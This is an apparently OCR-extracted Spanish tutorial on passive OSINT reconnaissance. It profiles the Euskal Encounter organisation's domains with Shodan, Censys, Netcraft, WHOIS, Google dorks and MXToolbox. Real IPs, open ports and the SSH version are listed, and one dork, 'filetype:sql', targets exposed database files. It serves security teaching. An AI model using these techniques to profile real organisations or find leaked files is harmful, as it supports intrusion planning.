Domains	1 arabaencounter.com 2 arabaencounter.net 3 arabaencounter.org 4 encounter.eus 5 euskal.org 6 euskalamiga.org 7 euskalencounter.org 8 foros.euskal.org 9 gamegune.com 10 Favicon icon gamegune.net 11 gamegune.org 12 gipuzkoaelnounter.com 13 gipuzkoaelnounter.org 14 www.euskal.org 15 www.euskalamiga.net 16 www.euskalencounter.org 17 www.gamegune.org




• Maltego



Maltego es una potente herramienta desarrollada en Java que recopila información y la muestra en forma de grafos, ayudando así en el análisis posterior de la información obtenida por los equipos de inteligencia y forense.



- Shodan



Motor de búsqueda que nos permite encontrar diferentes elementos de red conectados a Internet. Podemos encontrar desde banners con los servicios que están configurados en el servidor hasta los puertos que están abiertos.






212.8.96.39 39.212-8-96.static.clientes.euskaltel.es

City	Llodio
Country	Spain
Organization	Euskaltel S.A.
ISP	Euskaltel S.A.
Last Update	2019-07-06T13:46:11.027791
Hostnames	39.212-8-96.static.clientes.euskaltel.es
ASN	AS12338

⚡ Web Technologies



Ports

22 80 443

Services

22
tcp
ssh

OpenSSH Version: 6.7p1 Debian 5+deb8u8

SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u8

Key type: ssh-rsa

Key: AAAAB3NzaC1yc2EAAAABIwAAAQEAvvBsm9feJirtyEwE/mENATC1fos/UJHSmlwKbDf+EpthnwAM

• Google Dorks

site:euskalencounter.org

Aproximadamente 12.500 resultados (0,17 segundos)

Prueba Google Search Console

www.google.com/webmasters/

¿Eres el webmaster de euskalencounter.org? Consigue datos de indexación y ranking de Google.

FOROS - Araba, Gipuzkoa & Euskal Encounter • Página principal

<https://www.euskalencounter.org/bb>

Gipuzkoa Encounter 12 · Conclusiones y sugerencias. Moderadores: Sonos, Slipy, xiber, 6 Temas 36 Mensajes, por Aldebaran Mar Mar 20, 2018 3:51 am.

Euskal Encounter

<https://euskalencounter.org/en/> ▾ Traducir esta página

Your browser does not currently recognize any of the video formats available. Click here to visit our frequently asked questions about HTML5 video.


site: euskalencounter.org =>
mostrará todos los resultados de ese dominio que se encuentran indexados en Google.

Google Dorks son combinaciones de operadores de búsqueda especiales que se utilizan para extraer información valiosa o sensible desde el motor de búsqueda de Google.

site:dominio.com filetype:sql



• Netcraft



The screenshot shows the homepage of the Netcraft website. At the top, there is a navigation bar with links for Home, News, Anti-Phishing, Security Testing, Internet Data Mining, Performance, and About Netcraft. The main content area features a section titled "Internet Security and Data Mining" with a brief description of their services. Below this is a grid of four categories: Anti-Phishing, Security Testing, Internet Data Mining, and Performance. The "Performance" category is highlighted with a larger image showing a green line graph and the text "Monitor your performance". To the right, there are several sidebar modules: "Get in Touch" with contact information (+44 (0) 1225 447500 and info@netcraft.com), "What's that site running?" with a search bar containing the URL http://euskalencounter.org, "Audited by Netcraft" with a badge for euskalencounter.org, and "Report Suspicious URL" with a button to report a suspicious URL.

Herramienta donde nos muestra un reporte completo de la web buscada: IP, Hosting, primera vez visitada, versión del servidor, SPF, tecnologías utilizadas en la página, etc...



← → C https://toolbar.netcraft.com/site_report?url=http://euskalencounter.org

NETCRAFT

Site report for euskalencounter.org

Search... ↗

Netcraft Extension

- + Home
- + Download Now!
- + Report a Phish
- + Site Report
- + Top Reporters
- + Incentives for reporters
- + Phishiest TLDs
- + Phishiest Countries
- + Phishiest Hosters
- + Phishiest Certificate Authorities
- + Phishing Map
- + Takedown Map
- + Most Popular Websites
- + Branded Extensions
- + Tell a Friend

Phishing & Fraud

- + Phishing Site Feed
- + Hosting Phishing Alerts
- + SSL CA Phishing Alerts
- + Protection for TLDs against Phishing and Malware
- + Deceptive Domain Score
- + Bank Fraud Detection
- + Phishing Site Countermeasures

Extension Support

- + FAQ
- + Glossary
- + Contact Us
- + Report a Bug

Background

Lookup another URL: Enter a URL here Share: [f](#) [t](#) [in](#) [g+](#) [Y](#) [e](#)

Site title	Inicio	Date first seen	May 2003
Site rank		Primary language	Spanish
Description	La Euskal Encounter es una reunión multitudinaria de aficionados y profesionales de la información que buscan intercambiar conocimientos y realizar durante varios días todo tipo de actividades relacionadas con la información.		
Keywords	Not Present		
Netcraft Risk Rating	0/10	<div style="width: 100%; background-color: #a0ffa0; height: 10px;"></div>	
[FAQ]			

Network

Site	http://euskalencounter.org	Netblock Owner	unknown
Domain	euskalencounter.org	Nameserver	ns1.gandi.net
IP address	212.8.96.39 (VirusTotal)	DNS admin	hostmaster@gandi.net
IPv6 address	Not Present	Reverse DNS	39.212-8-96.static.clientes.euskaltel.es
Domain registrar	unknown	Nameserver organisation	whois.gandi.net
Organisation	unknown	Hosting company	Euskaltel
Top Level Domain	Organization entities (.org)	DNS Security Extensions	unknown
Hosting country	ES		

- Whois

The screenshot shows the ICANN WHOIS website at <https://whois.icann.org/es>. The page features a header with language links (Simplified Chinese, English, Français, Русский, Español, العربية, Portuguese) and a navigation menu with links to 'ACERCA DE WHOIS', 'POLÍTICAS', 'PARTICIPE', 'RECLAMOS WHOIS', and 'CENTRO DE INFORMACIÓN'. A large banner in the background depicts a globe with binary code patterns and glowing network nodes. The main search area contains a red-bordered input field with the text 'euskalencounter.org' and a blue 'Búsqueda' button. Below the search area, a message states: 'By submitting any personal data, I agree that the personal data will be processed in accordance with the ICANN [Privacy Policy](#), and agree to abide by the website [Terms of Service](#)'. To the right, a section titled 'WHO Registered That?' explains the WHOIS lookup service.

https://whois.icann.org/es

简体中文 English Français Русский Español العربية Portuguese

ICANN WHOIS

ACERCA DE WHOIS POLÍTICAS PARTICIPE RECLAMOS WHOIS CENTRO DE INFORMACIÓN

WHO Registered That?


ICANN's WHOIS Lookup gives you the ability to lookup any generic domains, such as "icann.org" to find out the registered domain holder. Help us continue to improve WHOIS and share your thoughts!

euskalencounter.org

Búsqueda

By submitting any personal data, I agree that the personal data will be processed in accordance with the ICANN [Privacy Policy](#), and agree to abide by the website [Terms of Service](#).

WHOIS es un directorio público donde podemos consultar quién es el propietario de un dominio o dirección IP.





euskalencounter.org

Búsqueda

By submitting any personal data, I agree that the personal data will be processed in accordance with the ICANN [Privacy Statement](#) and the website [Terms of Service](#).

Resultados correspondientes a: EUSKALENCOUNTER.ORG

Consulta original: euskalencounter.org

Información de contacto

Contacto del registrario

Nombre:

Organización Asoc Amigos de la Informatica Euskalamiga

Dirección postal: , ES

Teléfono:

Interno:

Fax:

Interno:

Correo electrónico:

Contacto administrativo

Nombre:

Organización

Dirección postal: ,

Teléfono:

Interno:

Fax:

Interno:

Correo electrónico:

Contacto técnico

Nombre:

Organización

Dirección postal: ,

Teléfono:

Interno:

Fax:

Interno:

Correo electrónico:

Registrador

Servidor de WHOIS: whois.gandi.net

URL: <http://www.gandi.net>

Registrador: Gandi SAS

ID de la IANA: 81

Correo electrónico para informar casos de uso indebido: abuse@support.gandi.net

Teléfono para informar casos de uso indebido:
+33.170377661

Estado

Estado del dominio: clientTransferProhibited

<https://icann.org/epp#clientTransferProhibited>

Fechas importantes

Fecha de actualización: 2019-01-29

Fecha de creación: 2003-03-27


Registry Expiry Date: 2020-03-27

Servidores de nombre

NS-68-B.GANDI.NET


NS-136-C.GANDI.NET

NS-126-A.GANDI.NET



Registro de WHOIS sin procesar


Domain Name: **EUSKALENCOUNTER.ORG**
Registry Domain ID: D96675004-LROR
Registrar WHOIS Server: whois.gandi.net
Registrar URL: <http://www.gandi.net>
Updated Date: 2019-01-29T12:08:34Z
Creation Date: 2003-03-27T16:03:41Z
Registry Expiry Date: 2020-03-27T16:03:41Z
Registrar Registration Expiration Date:
Registrar: Gandi SAS
Registrar IANA ID: 81
Registrar Abuse Contact Email: abuse@support.gandi.net
Registrar Abuse Contact Phone: +33.170377661
Reseller:
Domain Status: clientTransferProhibited <https://icann.org/epp#clientTransferProhibited>
Registrant Organization: Asoc Amigos de la Informatica Euskalamiga
Registrant State/Province:
Registrant Country: ES
Name Server: NS-68-B.GANDI.NET
Name Server: NS-136-C.GANDI.NET
Name Server: NS-126-A.GANDI.NET
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form <https://www.icann.org/wicf/>)
->>> Last update of WHOIS database: 2019-07-12T18:19:05Z <<<



- Censys



Censys es un servicio de motor de búsqueda y procesamiento de datos a través el cual podemos realizar consultas sobre los hosts y redes que se encuentran públicos en Internet.



← → C 🔒 https://censys.io/ipv4?q=euskalencounter.org

 censys

IPv4 Hosts euskalencounter.org

Results Map Metadata Report

Quick Filters
For all fields, see [Data Definitions](#)

Autonomous System:
2 EUSKALTEL


Protocol:
2 22/ssh
2 443/https
2 80/http

Tag:
2 http
2 https
2 ssh

IPv4 Hosts
Page: 1/1 Results: 2 Time: 122ms

212.8.96.39
EUSKALTEL (12338) Spain
Debian 22/ssh, 443/https, 80/http
404 Not Found euskalencounter.org, ee07.euskalencounter.org, ee08.euskalencounter.org
443.https.tls.certificate.parsed.subject.common_name: euskalencounter.org

212.8.96.58
EUSKALTEL (12338) Spain
Debian 22/ssh, 443/https, 80/http
404 Not Found euskalencounter.org, ee07.euskalencounter.org, ee08.euskalencounter.org
443.https.tls.certificate.parsed.subject.common_name: euskalencounter.org



 https://censys.io/ipv4/212.8.96.39

Register
Sign In

212.8.96.39 (39.212-8-96.static.clientes.euskaltel.es)

[Summary](#) [WHOIS](#) [Raw Data](#)

Basic Information

OS Debian
Network EUSKALTEL (ES)
Routing 212.8.64.0/18 via AS7018, AS174, AS12388
Protocols 443/HTTPS, 22/SSH, 80/HTTP

80/HTTP

GET /

Server nginx 1.14.0
Status Line 404 Not Found
Page Title 404 Not Found
GET / [view page]

443/HTTPS

GET /

Server nginx 1.14.0




A map of the Iberian Peninsula showing the location of Madrid, Spain. Madrid is marked with a red pin. The map includes labels for Andorra, Barcelona, Oporto, Lisboa, Valencia, Sevilla, Granada, Málaga, and Gibraltar. There are also icons for a person and zoom controls.

Geographic Location


Country Spain (ES)
Lat/Long 40.4172, -3.684
Timezone Europe/Madrid

- MX TOOLBOX



The screenshot shows the MXToolbox website at <https://mxtoolbox.com>EmailHeaders.aspx>. The page features a navigation bar with links for Home, MX Lookup, Blacklists, Diagnostics, Analyze Headers, DMARC, and Free Email Delivery Report. The main content area is titled "Email Header Analyzer". A text input field contains an email header string, which is highlighted with red boxes around specific lines. Below the input field is a brown "Analyze Header" button.

```
Received: from SN1NAM04HT121.eop-NAM04.prod.protection.outlook.com  
(2603:10a6:6:16::24) by DB6PR0801MB1414.eurprd08.prod.outlook.com with HTTPS  
via DB6PR07CA0131.EURPRD07.PROD.OUTLOOK.COM; Thu, 31 May 2018 15:57:23 +0000  
Received: from SN1NAM04FT021.eop-NAM04.prod.protection.outlook.com  
(10.152.88.55) by SN1NAM04HT121.eop-NAM04.prod.protection.outlook.com  
(10.152.89.95) with Microsoft SMTP Server (version=TLS1_2,  
cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P384) id 15.20.820.8; Thu, 31  
May 2018 15:57:22 +0000  
Authentication-Results: spf=fail (sender IP is 45.76.183.37)  
smtp.mailfrom=netflix.com; hotmail.com; dkim=none (message not signed)
```



MXToolbox ofrece herramientas para comprobar el funcionamiento y reputación de un dominio o ip, reputación de los servidores de correo, **analizar cabeceras del correo**, verificaciones de URLs, además de los clásicos ping y trace, entre muchas utilidades.

[Upgrade](#)[Delivery Center](#)[Supertool](#)[Monitoring](#) ▾[Blog](#)[Products](#)[About Us](#)[Login](#)[MX Lookup](#)[Blacklists](#)[Diagnostics](#)[Analyze Headers](#)[DMARC](#)[Free Email Delivery Report](#)[DNS Lookup](#)[More](#) ▾

Header Analyzed

Email Subject: Your Netflix Membership is on hold [#46537]

Delivery Information

- ✖ DMARC Compliant
 - ✖ SPF Alignment
 - ✖ SPF Authenticated
 - ✖ DKIM Alignment
 - ✖ DKIM Authenticated

Hop	Delay	From	By	With	Time (UTC)	Blacklist
1	*	User 95.179.134.243	vultr-guest	Microsoft SMTPSVC(10.0.14393.0);	[]	✖
2	*	vultr-guest 45.76.183.37			[]	✓
3	*				[]	
4	*				[]	



SPF and DKIM Information

dmarc:netflix.com

Show

